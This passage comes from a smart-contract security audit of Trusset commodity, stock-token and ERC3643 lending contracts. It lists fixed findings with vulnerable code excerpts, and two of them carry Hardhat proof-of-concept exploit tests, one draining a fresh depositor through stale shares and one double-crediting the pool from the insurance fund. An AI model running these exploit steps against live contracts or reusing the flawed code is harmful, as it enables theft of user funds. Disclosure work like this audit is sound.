6.2.26	Single-step ownership and unguarded renounceOwnership can permanently brick the insurance fund (ERC3643 Lending)	MEDIUM	FIXED
6.2.27	Interest rate changes retroactively re-price the already-open accrual window (ERC3643 Lending)	MEDIUM	FIXED
6.2.28	Expired Dutch auction stays biddable at the price frozen at auction creation (ERC3643 Lending)	MEDIUM	FIXED
6.2.29	Liquidation surplus is measured against the oracle mark, so a defaulted borrower is paid cash the insurance fund covered (ERC3643 Lending)	MEDIUM	FIXED
6.2.30	Dutch auction caps the pool's take per bid instead of per auction (ERC3643 Lending)	MEDIUM	FIXED

No	Title	Severity	Status
6.2.31	Raw IERC20.transfer() for USDC Payout in CommodityTokenUpgradeable	LOW	FIXED
6.2.32	CEI Violation in CommodityTokenSale, State Updates After External ETH Transfers	LOW	FIXED
6.2.33	Integer-division truncation locks the price oracle at 1 wei (ERC3643 Lending)	LOW	FIXED
6.2.34	Factory default risk configuration is validated, evented and readable but never reaches a deployed market (ERC3643 Lending)	LOW	FIXED
6.2.35	Curator nomination is not scoped to the market's own deployer (ERC3643 Lending)	LOW	FIXED
6.2.36	Ceiling-rounded burn shares void the vault's utilization-capped market draw (ERC3643 Lending)	LOW	FIXED
6.2.37	Zero-proceeds settlement closes the router record before the sale is realized (ERC3643 Lending)	LOW	FIXED
6.2.38	Revoking the freeze adapter's agent role strands both liquidation and settlement (ERC3643 Lending)	LOW	FIXED

6.2 Manual and Automated Vulnerability Test

6.2.1 Raw IERC20.transfer/transferFrom Without SafeERC20

HIGH FIXED

DESCRIPTION

The contract performs value transfers using raw IERC20.transfer / transferFrom calls and assumes a bool return or silent success. Several popular tokens (notably older USDT-style tokens) deviate from the ERC-20 return convention: they may not return a boolean, or they may revert on failure, or they can perform side-effects that break naive callers.

Root cause: missing use of a tolerant transfer wrapper; the code assumes a standard token implementation and does not handle no-return or unusual behaviors.

Impact: under real token permutations, transfers can silently fail or revert, leading to lost funds, stuck operations, or incorrect state being recorded (e.g., user balances updated while token transfer failed).

Evidence: PoC demonstrates a deposit flow that reverts or misbehaves using a USDT-like test token.

CODE LOCATION

CommodityCustody.sol L384-418

```
function deposit(address token, uint256 amount) external nonReentrant
tokenSupported(token) {
if (amount == 0) revert ZeroAmount();
bool success = IERC20(token).transferFrom(msg.sender, address(this), amount);
if (!success) revert TransferFailed();
bytes32 key = _balanceKey(msg.sender, token);
_balances[key] += amount;
}
function withdraw(address token, uint256 amount) external nonReentrant {
...
bool success = IERC20(token).transfer(msg.sender, amount);
if (!success) revert TransferFailed();
}
```

RECOMMENDATION

Replace all raw transfer / transferFrom usages with OpenZeppelin's SafeERC20 helpers:

Add unit/integration tests that use token mocks covering:

no-return ERC20 (does not return bool),

token that returns false,

token that reverts in transfer (ensure caller handles revert),

token that implements hooks that re-enter.

Add runtime sanity checks & events: after a transfer, emit an event recording transfer success and include revert handling to revert upstream if the token transfer fails.

MITIGATION

https://github.com/trusset/trusset-commodity-orderbook-license/commit/c5134022ec732058a1d028c2d44875625f3efcd1

6.2.2 Empty Catch Swallows Lending Market Callback, Silent Fund Misrouting

HIGH FIXED

DESCRIPTION

An empty try { ... } catch {} or a silent catch block is swallowing failures originating from external callbacks (e.g., lending market callbacks). When the external call fails, the contract hides the failure and proceeds, leaving funds or state in an inconsistent condition.

Root cause: the developer intended to be resilient to callback failures, but by swallowing all errors the contract fails to preserve invariants.

Impact: bad debt can remain uncovered, settlements can be incorrectly applied, and attackers can trigger silent failure paths to grief users or the protocol.

Evidence: PoC demonstrates an expected event is not emitted and a subsequent settlement path results in unrecoverable state.

CODE LOCATION

CommodityCustody.sol L689-703, L754-757 (settleLiquidation / settleLiquidationWithBuyer)

```
if (totalProceeds > 0) {
usdc.forceApprove(pending.lendingMarket, totalProceeds);
ILendingMarket(pending.lendingMarket).receiveLiquidationProceeds(liquidationId,
totalProceeds);
}
bool usdcSuccess = IERC20(usdc).transferFrom(msg.sender, liquidationRouter,
usdcReceived);
if (!usdcSuccess) revert TransferFailed();
// USDC already sent, no going back
if (liq.lendingMarket != address(0)) {
try ILendingMarket(liq.lendingMarket).receiveLiquidationProceeds(
liquidationId, usdcReceived
) {} catch {
// SILENT FAILURE, no event, no revert, nothing
}
}
```

RECOMMENDATION

Avoid silent catch. If an external callback can fail in acceptable cases, handle expected failure reasons explicitly. For unexpected failures, revert or emit a high-fidelity event containing the revert reason.

Example pattern:

Add defensive invariants and unit tests asserting that state remains consistent when callbacks revert. Add an operation-level circuit-breaker that refuses to proceed if required side-effects fail.

```
try externalContract.callback(...) {
// success path
} catch (bytes memory reason) {
revert(string(reason)); // or emit event and revert to preserve invariants
}
```

MITIGATION

https://github.com/trusset/trusset-commodity-orderbook-license/commit/c5134022ec732058a1d028c2d44875625f3efcd1

6.2.3 Oracle Admin Can Crash Price via setMaxDeviation/updatePrice

HIGH FIXED

DESCRIPTION

Oracle functions setMaxDeviation and updatePrice can be used in quick succession to bypass intended circuit breakers and set price to artificially low/high levels.

CODE LOCATION

StockPriceOracle.sol L74-87, L184-188

```
function updatePrice(uint256 newPrice) external {
if (msg.sender != owner() && !authorizedSigners[msg.sender] && msg.sender !=
lendingMarket) {
revert UnauthorizedSigner();
}
if (newPrice < MIN_PRICE) revert InvalidPrice();
_checkDeviation(newPrice);
uint256 oldPrice = price;
price = newPrice;
updatedAt = block.timestamp;
}
function setMaxDeviation(uint256 newDeviationBps) external onlyOwner {
if (newDeviationBps == 0 || newDeviationBps > BPS_PRECISION) revert
InvalidDeviation();
maxDeviationBps = newDeviationBps;
}
```

RECOMMENDATION

Timelock sensitive oracle configuration changes.

Add two-step proposals with delay for setMaxDeviation and similar settings.

Add upper/lower bound sanity checks and multi-oracle verification before applying large deviations.

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.4 removeLiquidity() Missing whenNotPaused, LP Bank Run During Emergency

HIGH FIXED

DESCRIPTION

removeLiquidity() is callable during paused/emergency conditions, allowing LPs to withdraw in a way that can destabilize emergency handling.

CODE LOCATION

StockLendingMarket.sol L335

```
// StockLendingMarket.sol L335
function addLiquidity(uint256 amount) external nonReentrant whenNotPaused {
// StockLendingMarket.sol L363, NO whenNotPaused!
function removeLiquidity(uint256 shares) external nonReentrant {
if (shares == 0) revert InvalidAmount();
LiquidityProvider storage lp = liquidityProviders[msg.sender];
if (lp.shares < shares) revert InsufficientShares();
...
usdc.safeTransfer(msg.sender, usdcAmount);
function removeLiquidity(uint256 shares) external nonReentrant whenNotPaused {
```

RECOMMENDATION

Add whenNotPaused modifier and nonReentrant guard. Add tests verifying paused state blocks removeLiquidity().

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.5 Dutch Auction Stale Collateral Price Creates Systematic Bad Debt

HIGH FIXED

DESCRIPTION

The auction workflow relies on a collateral price snapshot that can remain unchanged throughout the auction lifecycle instead of forcing a fresh pricing check when liquidation is finalized. If market conditions move materially while the auction is open, the protocol can settle against an outdated collateral valuation.

Root cause: the liquidation path treats the auction's stored pricing inputs as authoritative even after time has passed, without a freshness bound, revalidation step, or invalidation path when oracle conditions change.

Impact: liquidators can acquire collateral at systematically stale prices, leaving the protocol with undercollateralized debt that is not fully covered by auction proceeds. In stressed markets this compounds into recurring lender losses, insurance fund depletion, and protocol-wide bad debt.

CODE LOCATION

StockLendingMarket.sol ~L1207-1220; getAuctionPrice L702-712

```
// StockLendingMarket.sol ~L1207-1220
uint256 startPrice = (currentPrice * config.auctionStartPremium) / PRECISION;
uint256 endPrice = (currentPrice * config.auctionMinPremium) / PRECISION;
dutchAuctions[auctionId] = DutchAuction({
startPrice: startPrice,
endPrice: endPrice,
startTime: block.timestamp,
endTime: block.timestamp + config.auctionDuration,
...
});
// getAuctionPrice L702-712
function getAuctionPrice(uint256 auctionId) public view returns (uint256) {
DutchAuction storage auction = dutchAuctions[auctionId];
if (!auction.active) return 0;
if (block.timestamp >= auction.endTime) return auction.endPrice;
uint256 elapsed = block.timestamp - auction.startTime;
uint256 duration = auction.endTime - auction.startTime;
uint256 priceDrop = auction.startPrice - auction.endPrice;
uint256 currentDrop = (priceDrop * elapsed) / duration;
return auction.startPrice - currentDrop;
}
```

RECOMMENDATION

Recompute the final settlement price at execution time using the latest validated oracle value or a guarded TWAP, and revert if the live price differs from the stored auction price beyond a configured tolerance.

Add an auction freshness guard such as maxAuctionAge, and expose a resetAuction or restartAuction path that invalidates stale auctions instead of allowing them to settle on expired assumptions.

Introduce liquidation safety rails: minimum recovery ratio checks, circuit breakers for large oracle moves, and explicit bad-debt accounting when proceeds cannot cover obligations.

Add tests that simulate oracle drift during the auction window, large downward repricing between auction creation and settlement, and repeated stale settlements to confirm the protocol either reprices or aborts safely.

MITIGATION

https://github.com/trusset/trusset-stock-lending/commit/3a342491fba93957de35e2ee6acae163207ed8fe

6.2.6 Raw ecrecover Without Signature Malleability Check, Double Mint Execution

HIGH FIXED

DESCRIPTION

The contract performs signature verification using raw ecrecover and does not canonicalize or validate the s value and v parameters, which enables signature malleability and replay / double-execution of signed operations.

Root cause: using raw ecrecover without using a vetted helper (ECDSA from OpenZeppelin) and without checking s is in the lower half of the curve and v is valid.

Impact: an attacker can craft or modify signatures to satisfy verification multiple times (double mint, double redeem), causing unauthorized token issuance or fund transfers.

Evidence: PoC executed locally after enabling allowUnlimitedContractSize in the project's hardhat.config.ts; observed double mint (supply doubled after malleable signature execution).

CODE LOCATION

CommodityTokenUpgradeable.sol L497-513 (executeMintRequestConditional)

```
// L497-513, executeMintRequestConditional
function executeMintRequestConditional(
uint256 requestId, uint256 deadline, uint8 v, bytes32 r, bytes32 s
) external whenNotPaused nonReentrant {
MintRequest storage request = mintRequests[requestId];
// ... checks ...
address signer = ecrecover(_hashTypedDataV4(structHash), v, r, s); // ← RAW
ecrecover
if (signer == address(0) || (signer != mainIssuer && !delegates[signer])) revert
InvalidSignature();
request.status = RequestStatus.APPROVED; // ← OVERWRITES EXECUTED → APPROVED !!!
_executeMintRequest(requestId); // ← guard at L518 sees APPROVED, not EXECUTED
}
import "@openzeppelin/contracts/utils/cryptography/ECDSA.sol";
address signer = ECDSA.recover(_hashTypedDataV4(structHash), v, r, s);
```

RECOMMENDATION

Replace raw ecrecover usage with OpenZeppelin ECDSA utilities:

If ecrecover is used directly, enforce canonical s and v checks:

Add regression tests that replay signatures with s-flipped values and ensure only one canonical signature validates. Add monitoring to detect duplicate-signature executions.

```
bytes32 txHash = keccak256(...);
address signer = ECDSA.recover(ECDSA.toEthSignedMessageHash(txHash), signature);
```

```
require(uint256(s) <= SECP256K1N_DIV_2, "InvalidSignatureS");
require(v == 27 || v == 28, "InvalidSignatureV");
```

MITIGATION

https://github.com/trusset/trusset-commodity-token-license/commit/da18d8b4b6e479301e38105e925513678477d75e

6.2.7 _calculateCashRedemptionAmount Scale-Factor Risk / Precision Mismatch

HIGH FIXED

DESCRIPTION

Fixed-point arithmetic mismatches and coefficient scaling in _calculateCashRedemptionAmount can cause rounding errors, off-by-magnitude miscalculations, and overflows when handling extreme values.

Root cause: Inconsistent scaling factors, missing overflow guards, and insufficient unit tests that exercise extreme ranges.

Impact: Under/overpayment during redemptions; possible arithmetic exploits when combined with other logic.

CODE LOCATION

CommodityTokenUpgradeable.sol L730-736

```
// CommodityTokenUpgradeable.sol L730-736
function _calculateCashRedemptionAmount(uint256 tokenAmount) private view returns
(uint256) {
(uint256 price, uint8 priceDecimals, uint256 timestamp) =
IPriceOracle(cashRedemptionOracle).getPrice();
if (block.timestamp - timestamp > maxOracleAge) revert OraclePriceStale();
uint256 scaleFactor = 10 ** (uint256(18) + uint256(priceDecimals) -
uint256(usdcDecimals));
return (tokenAmount * price) / scaleFactor;
}
require(price > 0, "Oracle zero price");
require(uint256(18) + uint256(priceDecimals) >= uint256(usdcDecimals), "Scale
underflow");
// Use mulDiv for overflow protection
```

RECOMMENDATION

Adopt a single fixed-point library pattern (e.g., FixedPointMath), define BASE = 1e18, and normalize all internal arithmetic to the BASE.

Add explicit require checks for denominator non-zero and range checks for inputs.

Add fuzz tests covering min/max values and cross-check expected vs. high-precision off-chain results.

MITIGATION

https://github.com/trusset/trusset-commodity-token-license/commit/da18d8b4b6e479301e38105e925513678477d75e

6.2.8 ISSUER_ROLE Can KYC-Bypass via addAuthorizedContract

HIGH FIXED

DESCRIPTION

The ISSUER_ROLE can call addAuthorizedContract, potentially authorizing contracts that bypass KYC checks.

Root cause: Role-scoped permissions that grant overly broad authority to add trusted contracts without cross-checks.

Impact: An attacker with ISSUER_ROLE can authorize malicious contracts and bypass compliance checks.

CODE LOCATION

StockToken.sol L133-135

```
// StockToken.sol L133-135
function addAuthorizedContract(address contractAddr) external
onlyRole(ISSUER_ROLE) {
if (contractAddr == address(0)) revert InvalidAddress();
_authorizedContracts[contractAddr] = true;
}
// StockToken.sol L469-476 (forceTransfer)
function forceTransfer(address from, address to, uint256 amount, bytes32 reason)
external override onlyRole(CONTROLLER_ROLE) nonReentrant
{
...
// Recipient must be verified even for forced transfers
if (!_authorizedContracts[to]) {
(bool verified,) = _identityRegistry.isVerified(to);
if (!verified) revert IdentityNotVerified();
}
// ↑ If 'to' is in _authorizedContracts → identity check SKIPPED
if (!_authorizedContracts[from]) { /* identity check */ }
if (!_authorizedContracts[to]) { /* identity check */ }
```

RECOMMENDATION

Restrict addAuthorizedContract to a higher-privileged role or add secondary validation, e.g., onlyRole(DEFAULT_ADMIN_ROLE) plus off-chain review + timelock.

Verify the target is a contract (not EOA) and that it implements expected interface selectors.

Tests:

Ensure ISSUER_ROLE cannot add unauthorized contract addresses.

MITIGATION

https://github.com/trusset/trusset-stock-token-license/commit/d7a25b7f44752dcfbf8137059864526b2c89828a

6.2.9 CommodityCustody USDC Permanently Locked in Router

HIGH FIXED

DESCRIPTION

Funds sent to the router can be trapped when downstream callbacks fail and the router lacks compensating refund/path recovery.

Root cause: Router performs transfer/call to downstream contracts without robust fallback or accounting of owed balances.

Impact: User funds permanently locked or lost.

CODE LOCATION

CommodityCustody.sol L689-703; StockLendingMarket.sol

```
// CommodityCustody.sol L689-703
function settleLiquidation(uint256 liquidationId, uint256 usdcReceived, address
tokenRecipient)
external onlyOperator nonReentrant
{
...
liq.settled = true;
// Transfer tokens to buyer
bool tokenSuccess = IERC20(token).transfer(tokenRecipient, tokenAmount);
if (!tokenSuccess) revert TransferFailed();
// USDC sent to liquidationRouter, NOT kept in CommodityCustody
bool usdcSuccess = IERC20(usdc).transferFrom(msg.sender, liquidationRouter,
usdcReceived);
if (!usdcSuccess) revert TransferFailed();
// Callback called FROM CommodityCustody (msg.sender = CommodityCustody)
if (liq.lendingMarket != address(0)) {
try ILendingMarket(liq.lendingMarket).receiveLiquidationProceeds(
```

```
liquidationId, usdcReceived
) {} catch {
// ← SILENT FAILURE: proceeds mismatch swallowed
}
}
}
// StockLendingMarket.sol
function receiveLiquidationProceeds(uint256 liquidationId, uint256 amount)
external nonReentrant {
if (msg.sender != liquidationContract) revert OnlyLiquidationContract();
usdc.safeTransferFrom(msg.sender, address(this), amount); // pulls from
CommodityCustody
```

RECOMMENDATION

Track owed balances explicitly and use pull-payment patterns for risky transfers.

On callback failure, record owed balance and expose claim() for users to recover funds.

Tests:

Simulate downstream callback failures and assert router records owed amounts and allows recovery.

MITIGATION

https://github.com/trusset/trusset-commodity-orderbook-license/commit/c5134022ec732058a1d028c2d44875625f3efcd1

6.2.10 Stock Split Sub-Issuer Accounting Desynchronization

HIGH FIXED

DESCRIPTION

stockSplit() doubles holder balances but never adjusts _subIssuerMinted or _subIssuerCap, so the token's sub-issuer accounting becomes permanently stale immediately after any forward split.

Root cause: The split loop mints extra balance directly to holders and updates the split multipliers, but it never synchronizes the sub-issuer bookkeeping that redeemFrom() and _issue() rely on for redemption and cap enforcement.

Impact: After a forward split, sub-issuers can be blocked from redeeming tokens that now exist in circulation, and they can also be blocked from issuing within their true post-split cap because the contract still enforces the stale pre-split counters.

CODE LOCATION

StockToken.sol L394-405, L508-546, L670-686

```
function redeemFrom(address account, uint256 amount, bytes32 reason)
external override onlyRole(SUB_ISSUER_ROLE) whenNotPaused nonReentrant
{
uint256 outstanding = _subIssuerMinted[msg.sender];
if (amount > outstanding) revert SubIssuerRedemptionExceeded();
_subIssuerMinted[msg.sender] = outstanding - amount;
_redeem(account, amount);
}
function stockSplit(uint256 numerator, uint256 denominator, address[] calldata
holders)
external override onlyRole(ISSUER_ROLE) whenNotPaused
{
...
for (uint256 i = 0; i < holders.length;) {
...
if (diff > 0) {
_mint(holder, diff);
}
unchecked { ++i; }
}
// no `_subIssuerMinted` or `_subIssuerCap` update anywhere in the split path
}
function _issue(address subIssuer, address to, uint256 amount, bytes32 reason)
internal {
uint256 cap = _subIssuerCap[subIssuer];
uint256 newMinted = _subIssuerMinted[subIssuer] + amount;
if (cap > 0 && newMinted > cap) revert SubIssuerCapExceeded();
_subIssuerMinted[subIssuer] = newMinted;
}
```

RECOMMENDATION

Batch updates within the same transaction where feasible; use explicit cross-checks after updates to ensure masterSupply == sum(subIssuerSupplies).

If cross-contract atomicity is not possible, implement two-phase commit: prepare → finalize, with reconciliation and an automated repair tool that raises alerts on drift.

Add monitoring and on-chain invariant asserts that automatically pause relevant functions if desync exceeds a small threshold.

Tests:

Simulate concurrent split/issue flows and ensure invariants hold or trigger safe-fail behavior.

MITIGATION

https://github.com/trusset/trusset-stock-token-license/commit/d7a25b7f44752dcfbf8137059864526b2c89828a

6.2.11 Zombie shares let a wiped-out LP steal a fresh depositor's funds (ERC3643 Lending)

HIGH FIXED

Impact: High

Likelihood: Medium

DESCRIPTION

totalShares is the denominator of LP share price. It is decremented only in removeLiquidity and is never reset when the pool is fully wiped out by bad debt (totalLiquidity == 0 && totalBorrowed == 0 && totalPendingLiquidationDebt == 0, reached via handleLiquidationTimeout with zero insurance recovery).

When a fresh depositor calls addLiquidity after a full wipe-out, poolValue == 0 triggers the first-deposit branch, which mints new shares as if this were a brand-new pool, but adds them on top of the stale totalShares instead of resetting it first. The new depositor ends up owning only a fraction of the pool, while the wiped-out LP's stale shares retain a live proportional claim and can be redeemed against the fresh deposit.

Proof of Concept.

a $1,000 first deposit after wipe-out yields only $250 of redeemable value; the wiped LP withdraws $750 of the fresh deposit.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:184 (totalShares), :508-522 (addLiquidity first-deposit branch)

```
// SecurityTokenLendingMarket.sol:184
uint256 public totalShares;

// SecurityTokenLendingMarket.sol:508-522
uint256 shares;
uint256 poolValue = totalShares == 0 ? 0 : _getPoolValue();
if (totalShares == 0 || poolValue == 0) {
    // A pool whose value has been fully consumed by bad debt is recapitalised on
the
    // first-deposit terms. Existing shares keep their zero value, which is the
    // outcome loss participation requires.
    uint256 scale = borrowAssetScale;
    if (amount < (scale == 0 ? MIN_INITIAL_DEPOSIT : 1000 * scale)) revert
BelowMinDeposit();
    uint256 multiplier = scale == 0
        ? INITIAL_SHARE_MULTIPLIER
        : (scale < PRECISION ? PRECISION / scale : 1);
    shares = amount * multiplier;
```

```
} else {
    shares = (amount * totalShares) / poolValue;
}
```

```
import { expect } from "chai";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  deployMarket,
  fundBorrower,
  seedLiquidity,
  pushPrice,
  EMPTY_SIGNED_PRICE,
  USDC_UNIT,
  TOKEN_UNIT,
} from "../helpers/fixtures";

async function config(suite: Awaited<ReturnType<typeof deployMarket>>) {
  await suite.market.connect(suite.actors.issuer).setConfig({
    collateralFactor: 75n * 10n ** 16n,
    liquidationThreshold: 85n * 10n ** 16n,
    liquidationPenalty: 5n * 10n ** 16n,
    protocolFeeRate: 25n * 10n ** 16n,
    minBorrowAmount: 100n * USDC_UNIT,
    maxPriceAge: 24n * 60n * 60n,
    closeFactor: 50n * 10n ** 16n,
    maxTotalCollateral: 0n,
    maxUserCollateral: 0n,
    useDutchAuction: true,
    auctionDuration: 60n * 60n,
    auctionStartPremium: 130n * 10n ** 16n,
    auctionMinPremium: 95n * 10n ** 16n,
  });
}

async function wipedOutPoolFixture() {
  const suite = await deployMarket();
  await config(suite);
  await seedLiquidity(suite, suite.actors.lp, 3_000n * USDC_UNIT);
  await fundBorrower(suite, suite.actors.borrower, 100n * TOKEN_UNIT);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(100n * TOKEN_UNIT, 3_000n * USDC_UNIT, EMPTY_SIGNED_PRICE);

  await pushPrice(suite, 21_250_000n);
  await pushPrice(suite, 10_625_000n);

  await suite.market.connect(suite.actors.liquidator).liquidate(1n,
```

```
EMPTY_SIGNED_PRICE);
  const auction = await suite.market.getAuction(1n);

  await time.increaseTo(auction.endTime + 1n);
  await suite.market.connect(suite.actors.liquidator).settleExpiredAuction(1n);

  await time.increase(7n * 24n * 60n * 60n + 1n);
  await suite.market.connect(suite.actors.admin).handleLiquidationTimeout(1n);

  return suite;
}

describe("F-063 - zombie shares dilute first-depositor after full wipe-out", () =>
{
  it("stale shares survive wipe-out and let the wiped LP steal most of the first
fresh deposit", async () => {
    const suite = await loadFixture(wipedOutPoolFixture);
    const { market, actors } = suite;
    const FRESH_DEPOSIT = 1_000n * USDC_UNIT;

    expect(await market.totalLiquidity()).to.equal(0n);
    expect(await market.totalBorrowed()).to.equal(0n);
    expect(await market.totalPendingLiquidationDebt()).to.equal(0n);

    const totalSharesBefore = await market.totalShares();
    const staleLpBefore = await market.getLpInfo(actors.lp.address);
    expect(totalSharesBefore).to.be.greaterThan(0n);
    expect(staleLpBefore.shares).to.equal(totalSharesBefore);

    await seedLiquidity(suite, suite.actors.lp2, FRESH_DEPOSIT);

    const totalSharesAfter = await market.totalShares();
    const fresh = await market.getLpInfo(actors.lp2.address);
    const staleAfter = await market.getLpInfo(actors.lp.address);

    expect(fresh.shares).to.be.greaterThan(0n);
    expect(fresh.shares).to.be.lessThan(totalSharesAfter);
    expect(fresh.value).to.be.lessThan(FRESH_DEPOSIT);
    expect(fresh.value).to.equal((fresh.shares * FRESH_DEPOSIT) /
totalSharesAfter);

    const usdcBefore = await suite.usdc.balanceOf(actors.lp.address);
    await market.connect(actors.lp).removeLiquidity(staleAfter.shares);
    const usdcAfter = await suite.usdc.balanceOf(actors.lp.address);
    const drained = usdcAfter - usdcBefore;

    expect(fresh.value).to.be.lessThan(FRESH_DEPOSIT / 2n);
    expect(drained).to.be.greaterThan(0n);
```

```
      expect(drained).to.be.greaterThan(fresh.value);
    });
  });
```

RECOMMENDATION

In the first-deposit branch of addLiquidity, reset totalShares to zero (and zero out any stale LP share balances) whenever the pool is being recapitalized after a full wipe-out, before minting the new depositor's shares. Alternatively, mint a small amount of dead/virtual shares to a burn address on every full-wipeout recovery to eliminate the zero-value edge case entirely.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Wipe-out increments shareGeneration and zeros totalShares; LP views and withdrawals ignore providers whose lpShareGeneration lags. A wiped LP that deposits again mints only against the new generation. Covered by test/adversarial/ShareGenerations.test.ts.

6.2.12 Insurance fund is drained without reimbursement on late liquidation settlement (ERC3643 Lending)

HIGH FIXED

Impact: High

Likelihood: Medium

DESCRIPTION

When a router-based liquidation is not settled within MAX_LIQUIDATION_AGE (7 days), the admin can call handleLiquidationTimeout, which sets pending.settled = true, draws USDC from the insurance fund via coverBadDebt, and credits the pool through _applyCoverageToPool.

If the router later settles the same liquidation anyway (a normal operational sequence, not an attack), receiveLiquidationProceeds checks only pending.settled == true and unconditionally credits totalLiquidity += kept a second time. There is no check for whether the settled flag was set by a timeout versus a prior proceeds call, and no reimbursement path back to the insurance fund anywhere in the contract.

Net effect: the insurance fund pays out real USDC once, and the pool is credited twice, once from the insurance payout and once from the late real proceeds, while the insurance fund is never reimbursed.

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1030-1054 (handleLiquidationTimeout), :979-1008 (receiveLiquidationProceeds)

```
// SecurityTokenLendingMarket.sol:1030-1054
function handleLiquidationTimeout(uint256 liquidationId) external
onlyRole(DEFAULT_ADMIN_ROLE) {
    PendingLiquidation storage pending = pendingLiquidations[liquidationId];
    if (pending.timestamp == 0) revert LiquidationNotFound();
    if (pending.settled) revert LiquidationAlreadySettled();
    if (block.timestamp <= pending.timestamp + MAX_LIQUIDATION_AGE) revert
LiquidationNotTimedOut();

    _accrueGlobalInterest();

    pending.settled = true;

    uint256 badDebt = pending.debtOwed;
    if (badDebt > totalPendingLiquidationDebt) {
        badDebt = totalPendingLiquidationDebt;
    }
    totalPendingLiquidationDebt -= badDebt;

    uint256 covered;
    if (address(insuranceFund) != address(0) && badDebt > 0) {
        covered = insuranceFund.coverBadDebt(badDebt);
    }

    _applyCoverageToPool(covered, pending.principalOwed);

    emit LiquidationTimeout(liquidationId, badDebt);
    _emitSnapshot();

// SecurityTokenLendingMarket.sol:979-1002
function receiveLiquidationProceeds(uint256 liquidationId, uint256 amount)
external nonReentrant {
    if (msg.sender != liquidationContract) revert OnlyLiquidationContract();
    if (amount == 0) revert InvalidAmount();

    PendingLiquidation storage pending = pendingLiquidations[liquidationId];
    if (pending.timestamp == 0) revert LiquidationNotFound();

    _accrueGlobalInterest();

    usdc.safeTransferFrom(msg.sender, address(this), amount);

    uint256 keepCap = _keepCap(pending.debtOwed);
    uint256 alreadyReceived = pending.proceedsReceived;
```

```
    uint256 kept = 0;
    if (alreadyReceived < keepCap) {
        uint256 room = keepCap - alreadyReceived;
        kept = amount < room ? amount : room;
    }
    uint256 surplus = amount - kept;
    pending.proceedsReceived = alreadyReceived + amount;

    if (pending.settled) {
        totalLiquidity += kept;
        emit LateLiquidationProceeds(liquidationId, kept);
    } else {
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  MarketSuite,
  PriceSource,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const POOL = 50_000n * USDC_UNIT;
const COLLATERAL = 100n * TOKEN_UNIT;
const BORROW = 3_000n * USDC_UNIT;

async function marketWithRouter(): Promise<MarketSuite> {
  const suite = await deployMarket({ mode: CollateralMode.Custody, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.usdc.mint(suite.actors.borrower.address, POOL);
  await suite.usdc
    .connect(suite.actors.borrower)
    .approve(await suite.market.getAddress(), ethers.MaxUint256);
  return suite;
}

describe("F-005: Insurance Fund Leakage via double-settlement", () => {
  it("exploit F-005: handleLiquidationTimeout + late receiveLiquidationProceeds
double-credits totalLiquidity, insurance fund permanently loses USDC", async () =>
```

```
{
    const suite = await loadFixture(marketWithRouter);
    const marketAddr = await suite.market.getAddress();
    const routerAddr = await suite.router.getAddress();
    const insuranceAddr = await suite.insuranceFund.getAddress();

    await suite.market
      .connect(suite.actors.borrower)
      .openLoan(COLLATERAL, BORROW, EMPTY_SIGNED_PRICE);
    const loanId = await suite.market.loanCounter();

    await suite.oracle.connect(suite.actors.issuer).setMaxDeviation(10000n);
    const crashedPrice = (INITIAL_PRICE * 5n) / 100n;
    await suite.oracle.connect(suite.actors.issuer).updatePrice(crashedPrice);

    const liquidator = suite.actors.liquidator;
    await suite.market.connect(liquidator).liquidate(loanId, EMPTY_SIGNED_PRICE);

    let marketLiqId = 0n;
    for (let id = 1n; id <= 20n; id++) {
      try {
        const pending = await suite.market.pendingLiquidations(id);
        if (pending.timestamp > 0n && !pending.settled) {
          marketLiqId = id;
          break;
        }
      } catch {
        break;
      }
    }

    await suite.usdc.mint(insuranceAddr, 100_000n * USDC_UNIT);
    const insuranceBalanceBeforeTimeout = await
suite.usdc.balanceOf(insuranceAddr);

    const MAX_LIQUIDATION_AGE = 7n * 24n * 3600n;
    await time.increase(MAX_LIQUIDATION_AGE + 1n);

    const tlBeforeTimeout = await suite.market.totalLiquidity();
    await
suite.market.connect(suite.actors.admin).handleLiquidationTimeout(marketLiqId);
    const tlAfterTimeout = await suite.market.totalLiquidity();
    const insuranceBalanceAfterTimeout = await
suite.usdc.balanceOf(insuranceAddr);

    const insurancePaid = insuranceBalanceBeforeTimeout -
insuranceBalanceAfterTimeout;
```

```
    const proceedsAmount = BORROW / 2n;
    await suite.usdc.mint(routerAddr, proceedsAmount);
    await ethers.provider.send("hardhat_impersonateAccount", [routerAddr]);
    await ethers.provider.send("hardhat_setBalance", [
      routerAddr,
      "0x" + ethers.parseEther("1").toString(16),
    ]);
    const routerSigner = await ethers.getSigner(routerAddr);
    await suite.usdc.connect(routerSigner).approve(marketAddr, ethers.MaxUint256);

    const tlBeforeLatePay = await suite.market.totalLiquidity();
    const insuranceBeforeLatePay = await suite.usdc.balanceOf(insuranceAddr);
    await
suite.market.connect(routerSigner).receiveLiquidationProceeds(marketLiqId,
proceedsAmount);
    const tlAfterLatePay = await suite.market.totalLiquidity();
    const insuranceAfterLatePay = await suite.usdc.balanceOf(insuranceAddr);

    await ethers.provider.send("hardhat_stopImpersonatingAccount", [routerAddr]);

    const latePayCreditToPool = tlAfterLatePay - tlBeforeLatePay;
    const insuranceReimbursementOnLatePay = insuranceAfterLatePay -
insuranceBeforeLatePay;

    expect(insurancePaid).to.be.gt(0n);
    expect(latePayCreditToPool).to.be.gt(0n);
    expect(insuranceReimbursementOnLatePay).to.equal(0n);
  });
});
```

RECOMMENDATION

